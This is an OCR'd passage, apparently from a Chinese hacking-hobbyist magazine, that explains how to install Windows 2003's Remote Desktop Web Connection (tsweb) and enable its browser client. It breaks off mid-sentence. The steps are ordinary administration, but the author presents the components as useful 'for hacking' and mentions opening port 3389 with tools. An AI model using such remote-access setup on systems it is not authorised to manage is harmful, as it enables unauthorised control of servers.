


图5

菜鸟"饿"补：过年可是美酒+美女+美餐，应接不暇，浑浑噩噩啊！一上学了，空虚了，只好抱着书本啃，哎，墨香诱人，忍不住又想去机房了。不行，我答应了的，春节后戒网1月，好好学习，天天"想"上啊！学校食堂的饭菜只能填填肚子，偶然发现，怎么一过完年，我的消化能力增加了？下午一到第二节课就开始饿，我中午可是吃饱了啊！身体啊……不是我所能控制的了……

图 孤水绕城[L.S.T]

对WINDOWS两个组件的介绍和联想

从本文你可以了解两个绝妙的Windows组件

明年就要考计算机四级了，闲来无事买了几本关于网络方面的书，无意中发现其中一本书介绍了WINDOWS的两个组件，分别是"远程桌面WEB连接"和"远程管理（HTML）"，感觉这两个组件功能相当的强大，用在hacking上也很不错，不敢独享，拿出来让大家也认识一下，下面我就分别对这两个组件进行介绍。

一、远程桌面WEB连接

"远程桌面Web连接"是"终端服务"组件及功能的一个中间版本。此版本的目的在于扩展客户端的"终端服务"功能，以便系统管理员、网页设计人员和Web管理员能够在网页或Visual Basic应用程序中实现终端服务客户端会话，而无需用户下载或安装整个"远程桌面连接"客户端程序。这些创新显著提高了"终端服务"在服务器远程管理、Web应用程序和终端服务器安装管理中的可用性。

可能官方解释有点晦涩难懂，其实这个组件很简单，就是可以替代mstsc远程桌面连接这个程序，使我们能够在浏览器中或Visual Basic应用程序中实现对终端服务（就是小黑们常说的3389）的连接。

"远程桌面Web连接"的安装方法也很简单，在IIS组件里面就内置了它的安装文件，不过默认情况下它是不会被安装上的，我们需要手工添加。

我以WIN2003系统为例介绍如何安装"远程桌面Web连接"，首先要先给服务器把3389终端服务打开，打开3389终端的方法有很多种，可以用工具开启，也可以用注册表文件导入开启，前提是要准备一个IIS安装包，我已经打包提供到光盘中，大家按照以下步骤即可操作。




图1




图2

1、打开"控制面板"中的"添加或删除程序"；

2、单击"添加/删除Windows组件"；

3、单击"应用程序服务器"，然后单击"详细信息"；

4、选择"Internet 信息服务"，然后单击"详细信息"；

5、在"Internet信息服务的子组件"列表中，选择"万维网服务"，然后单击"详细信息"；

6、在"万维网服务的子组件"列表中，单击"远程桌面Web连接"复选框，然后单击"确定"，接着再次单击"确定"，最后第三次单击"确定"。1-6步操作后的效果如图1所示。

7、在"Windows组件"向导中，单击"下一步"，组件开始安装，如图2所示。因为我没在光驱里放WIN2003的安装盘，所以一会会出现如图3的提示，这时选择"浏览"，找到我提供给大家的IIS安装包的目录，找到提示需要的文件点确定就行了。

一两分钟后安装完毕，这样我们打开IIS管理器就会发现当前Web网站目录多出来一个名为tsweb的虚拟目录，如图4所示，这样服务器端就设置好了，是不是很简单？

接下来我们访问一下tsweb这个虚拟目录，默认首页为default.htm。**注意"远程桌面Web连接"要求使用Internet Explorer 5或更高版本，如果你的Internet Explorer版本低于5的话，那你是不能成功使用"远程桌面Web连接"服务的。**

客户端第一次使用时会出现如图5的提示，大致意思就是要求我们先安装一个ActiveX的控件。我们点"确定"就可以自动安装了，不过有的电脑把Microsoft RDP Client Ctrol (redist)设置为禁用了，那么我们需要开启它。

点击图5圈出来的地方会显示出如图6所示的界面，我们只要把下面的"禁用"改成"启用"，再刷新一下就完成客户端的配




图3




图4




图5




图6

